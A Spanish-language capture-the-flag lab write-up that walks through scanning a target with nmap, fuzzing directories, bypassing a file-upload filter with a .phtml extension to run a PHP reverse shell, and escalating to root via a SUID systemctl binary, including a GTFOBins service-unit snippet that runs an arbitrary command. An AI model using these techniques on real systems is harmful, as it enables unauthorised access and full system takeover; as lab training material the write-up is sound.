Empezamos la enumeración de puertos y servicios con el flag “-Pn” ya que tienen un bloqueo de ping o ICMP

```
etern4l  ~ >> nmap 10.128.174.251 -sCV -p- -T4 -Pn
```

Observamos que hay una pagina web ejecutándose en el puerto “3333”


```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 81:cc:53:98:5a:ab:e8:b0:72:38:bb:40:39:b9:3d:4e (RSA)
|   256 64:55:46:0f:f2:bc:1d:f9:d2:99:e7:f8:53:9a:f9:60 (ECDSA)
|_  256 73:7b:2c:b0:58:bd:0e:e7:75:cb:4a:c2:c4:11:d5:fa (ED25519)
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
3128/tcp open  http-proxy  Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Vuln University
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-05-15T18:12:22
|_  start_date: N/A
```


Se procede a investigar, pero no se encuentra nada interesante de primeras. Se realiza fuzzing de directorios con el objetivo de encontrar algún recurso que pueda ser explotable y ganar acceso al sistema.

```
.htaccess.html          (Status: 403) [Size: 281]
.htpasswd               (Status: 403) [Size: 281]
css                     (Status: 301) [Size: 321] [--> http://10.128.174.251:3333/css/]
fonts                   (Status: 301) [Size: 323] [--> http://10.128.174.251:3333/fonts/]
images                  (Status: 301) [Size: 324] [--> http://10.128.174.251:3333/images/]
index.html              (Status: 200) [Size: 33014]
internal                (Status: 301) [Size: 326] [--> http://10.128.174.251:3333/internal/]
js                      (Status: 301) [Size: 320] [--> http://10.128.174.251:3333/js/]
server-status           (Status: 403) [Size: 281]
Progress: 81924 / 81924 (100.00%)
===============================================================
Finished
===============================================================
etern4l  ~ >>
```


Al investigar los distintos recursos obtenidos encontramos uno que nos permite subir archivos **“internal”**




Intentamos subir una Reverse-Shell en formato .PHP pero la extensión no esta permitida.




Se utilizó Burp Suite Intruder para realizar fuzzing de extensiones relacionadas con PHP e identificar formatos permitidos por el servidor.




La extensión `.phtml` generaba una respuesta distinta respecto al resto, indicando que podía ser procesada por el servidor.




Confirmamos que al cambiar la extensión del archivo se sube al servidor correctamente.







Para descubrir en que recurso del servidor se ha subido el archivo realizamos nuevamente fuzzing pero de “internal”




Vemos que se ha subido a /uploads/ asi que procedemos a ir al recurso y ejecutarlo poniendo un listener a la escucha por el puerto elegido.






Vemos que existe el usuario Bill y conseguimos la primera flag



Durante la enumeración de binarios SUID se identificó `systemctl`, binario potencialmente explotable para escalada de privilegios.





Nos apoyamos de “GTFOBINS” para realizar la escalada de privilegios mediante “systemctl”

.. / systemctl

Sponsor | Fork | Star 13,225

Shell | Inherit | Shell | Command | File write | File read | Inherit

Shell

This executable can spawn an interactive system shell.


Comment

(a) It might happen that the service is not started with `--now`, in such cases it might be necessary to manually start it.

Sudo | SUID

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

```
echo '[Service]
Type=oneshot
ExecStart=/path/to/command
[Install]
WantedBy=multi-user.target' >/path/to/temp-file.service
systemctl link /path/to/temp-file.service
systemctl enable --now /path/to/temp-file.service
```



Obtenemos la segunda flag y finalizamos exitosamente la explotación de este laboratorio.

